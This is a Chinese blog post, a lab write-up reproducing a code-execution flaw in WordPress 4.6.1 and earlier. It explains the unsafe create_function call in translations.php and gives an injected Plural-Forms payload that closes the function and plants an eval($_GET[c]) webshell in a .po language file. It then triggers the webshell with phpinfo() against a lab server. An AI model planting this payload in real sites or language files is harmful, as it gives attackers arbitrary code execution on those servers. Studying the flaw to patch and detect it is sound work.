

安全-Wordpress 小于等于4.6.1版本任意代码执行漏洞复现 (i春秋)

原创

小狐狸FM 于 2021-08-05 16:18:06 发布 74 收藏

分类专栏： 安全 # 漏洞复现 文章标签： 安全 php 安全漏洞

版权声明： 本文为博主原创文章， 遵循 [CC 4.0 BY-SA](#) 版权协议， 转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/smallfox233/article/details/119418726>

版权



[安全 同时被 2 个专栏收录](#)

91 篇文章 8 订阅

订阅专栏



[漏洞复现](#)

11 篇文章 0 订阅

订阅专栏

文章目录

[一、实验环境](#)

[二、漏洞复现](#)

[\[1\]. 登录目标机](#)

[\[2\]. 漏洞函数](#)

[\[3\]. 语言包](#)

[\[4\]. 重载语言包](#)

[\[5\]. RCE恶意代码运行](#)

一、实验环境

[实验链接](#)

环境	版本
----	----


环境	版本
操作机	Windows XP
目标机	Windows 2003 Server SP2
Wordpress	小于等于4.6.1

目标机账户	密码
administrator	ichunqiu

二、漏洞复现

[1]. 登录目标机

先登录目标机，分析漏洞产生的原因



账户: administrator
密码: ichunqiu



[2]. 漏洞函数

函数所在文件的路径: C:/Apache2.2/htdocs/wordpress1/wp-includes/pomo/translations.php

A screenshot of a Windows file explorer window. The address bar shows the path "C:/Apache2.2/htdocs/wordpress1/wp-includes/pomo". The contents pane displays a list of files in this directory, including "entry.php", "mo.php", "po.php", "streams.php", and "translations.php". The "translations.php" file is highlighted with a red border. The status bar at the bottom right shows the URL "https://blog.csdn.net/smallfox233".

下方的函数存在漏洞，传入的 \$expression 变量没有过滤非法参数，如果使用了存在恶意代码的语言包时，就会执行语言包内的恶意代码

```
188     }
189 }
190
191 /**
192 * Makes a function, which will return the right translation index, according to the
193 * plural forms header
194 * @param int    $nplurals
195 * @param string $expression
196 */
197 function make_plural_form_function($nplurals, $expression) {
198     $expression = str_replace('n', '$n', $expression);
199     $func_body = "
200         \$index = (int)($expression);
201         return (\$index < $nplurals)? \$index : $nplurals - 1;";
202     return create_function('$n', $func_body);
203 }
204
...

```

<https://blog.csdn.net/smallfox233>

```
/*
* Makes a function, which will return the right translation index, according to the
* plural forms header
* @param int    $nplurals
* @param string $expression
*/
function make_plural_form_function($nplurals, $expression) {
    $expression = str_replace('n', '$n', $expression);
    $func_body = "
        \$index = (int)($expression);
        return (\$index < $nplurals)? \$index : $nplurals - 1;";
    return create_function('$n', $func_body);
}
```

[3]. 语言包

语言包的路径: C:/Apache2.2/htdocs/wordpress1/wordpress1/wp-content/languages/zh_CN.po

```
1 # Translation of 4.5.x in Chinese (China)
2 # This file is distributed under the same license as the 4.5.x pack
3 msgid ""
4 msgstr ""
5 "PO-Revision-Date: 2016-10-14 02:03+0800\n"
6 "MIME-Version: 1.0\n"
7 "Content-Type: text/plain; charset=UTF-8\n"
8 "Content-Transfer-Encoding: 8bit\n"
9 "Plural-Forms: nplurals=1; plural=0;\n"
10 "X-Generator: Poedit 1.8.9\n"
11 "Project-Id-Version: 4.5.x\n"
12 "POT-Creation-Date: \n"
13 "Last-Translator: \n"
14 "Language-Team: \n"
15 "Language: zh_CN\n"
16
```

<https://blog.csdn.net/smallfox233>

当这个语言包的被调用的时候，`plural` 参数的值就会被传入函数的形参 `$expression`

函数变量	语言包参数
<code>\$nplurals</code>	<code>nplurals</code>
<code>\$expression</code>	<code>plural</code>

将语言包的 `plural=0` 修改为 `plural=n);}eval($_GET[c]);/*`

"Plural-Forms: nplurals=1; plural=n);}eval(\$_GET[c]);/*\n"

```
functions.php functions.php zh_CN.po
1 # Translation of 4.5.x in Chinese (China)
2 # This file is distributed under the same license as the 4.5.x package.
3 msgid ""
4 msgstr ""
5 "PO-Revision-Date: 2016-10-14 02:03+0800\n"
6 "MIME-Version: 1.0\n"
7 "Content-Type: text/plain; charset=UTF-8\n"
8 "Content-Transfer-Encoding: 8bit\n"
9 "Plural-Forms: nplurals=1; plural=n);}eval($_GET[c]);/*\n"
10 "X-Generator: Poedit 1.8.9\n"
11 "Project-Id-Version: 4.5.x\n"
12 "POT-Creation-Date: \n"
13 "Last-Translator: \n"
https://blog.csdn.net/smallfox233
```

- 然后 `$expression` 的值就是 `n);}eval($_GET[c]);/*`

传入函数后的效果如下

代码	作用
<code>n);</code>	和前面的 <code>\$expression = str_replace('n','\$n',</code> 拼接成一个完成的代码
<code>}</code>	将函数提前闭合，就相当于 <code>function xxx(xx,xx) {代码}</code>
<code>eval(\$_GET[c]);</code>	一句话木马
<code>/*</code>	将注释符号之后的内容注释掉

文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?

README.md config.yaml msfconsole.bat zh_CN.po translations.php

```
188     if (preg_match('/^\\s*nplurals\\s*=\\s*(\\d+)\\s*;\\s+plural\\s*=\\s*(.+)$/', $header, $matches)) {
189         $nplurals = (int)$matches[1];
190         $expression = trim($this->parenthesize_plural_exression($matches[2]));
191         return array($nplurals, $expression);
192     } else {
193         return array(2, 'n != 1');
194     }
195 }
196
197 /**
198 * Makes a function, which will return the right translation index, according to the
199 * plural forms header
200 * @param int $nplurals
201 * @param string $expression
202 */
203 function make_plural_form_function($nplurals, $expression) {
204     $expression = str_replace('n', '$n', $expression);
205     $func_body = "
206         \$index = (int)($expression);
207         return (\$index < $nplurals) ? \$index : $nplurals - 1;";
208     return create_function('$n', $func_body);
209 }
210
```

<https://blog.csdn.net/smallfox233>

[4]. 重载语言包

把 zh_CN.po 保存后，使用 Poedit 重新打开语言包保存，保存之后服务器才能重载语言包的配置



zh_CN.po - 4.5.x - Poedit

文件(E) 编辑(E) 查看(V) 编目(A) 转到(G) 帮助(H)

打开 保存 验证 统计 更新 模糊 升级到 Pro 修正头 X

在 Plural-Forms 头中存在语法错误 ("nplurals=1; plural=n; } eval(\$_GET[c]); /*;").

源文本 - 英文 翻译 - 中文(中国)

https://codex.wordpress.org/Cookies	https://codex.wordpress.org/Cookies
ERROR: Cookies ar...	错误: Cookies被阻止...
You have logged in successfully.	登录成功。
Your session has expired. Please l...	您的会话已过期, 请登入来继续您的工作。
You are now logged out.	您已登出。
User registration is currently not...	新用户注册暂时关闭。
Check your email for the confirmat...	请在您的电子邮箱中检查确认链接。
Check your email for your new pass...	检查您的电子邮箱来获得新密码。
Registration complete. Please l...	注册完成。请检查您的电子邮件。
You have successfully...	
This action has been disabled	

翻译建议:

https://codex.wordpress.org/Cookies
Ctrl+1 * 100%

验证结果

在翻译中发现了 1 个问题。
有错误的条目在列表中被标记为红色。您选择这样的条目时将显示错误的详细信息。
文件已安全地保存, 并编译成 MO 格式的文件, 但它可能不能正常工作。

确定

源文本:

https://codex.wordpress.org/Cookies

翻译:

https://codex.wordpress.org/Cookies

添加注释

已翻译: 1820 共计 1820 (100 %)

https://blog.csdn.net/smallfox233

的电子邮箱来获得新密码。
成, 请检查电子邮件。
ng>WordPress升级成功!

已被管理员禁用 Poedit 错误

plural 表达式无效

确定

https://blog.csdn.net/smallfox233

[5]. RCE恶意代码运行

访问 [http://172.16.12.2/wordpress1/index.php?c=phpinfo\(\)](http://172.16.12.2/wordpress1/index.php?c=phpinfo())

phpinfo()

172.16.12.2/wordpress1/?c=phpinfo();



	Windows NT ADMIN-508BF95B0 5.2 build 3790 (Windows Server 2003 Enterprise Edition Service Pack 2) 1586
	Aug 21 2014 01:28:13
	MSVC9 (Visual C++ 2008)
	x86
	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
	Apache 2.0 Handler
	enabled

<https://blog.csdn.net/smallfox233>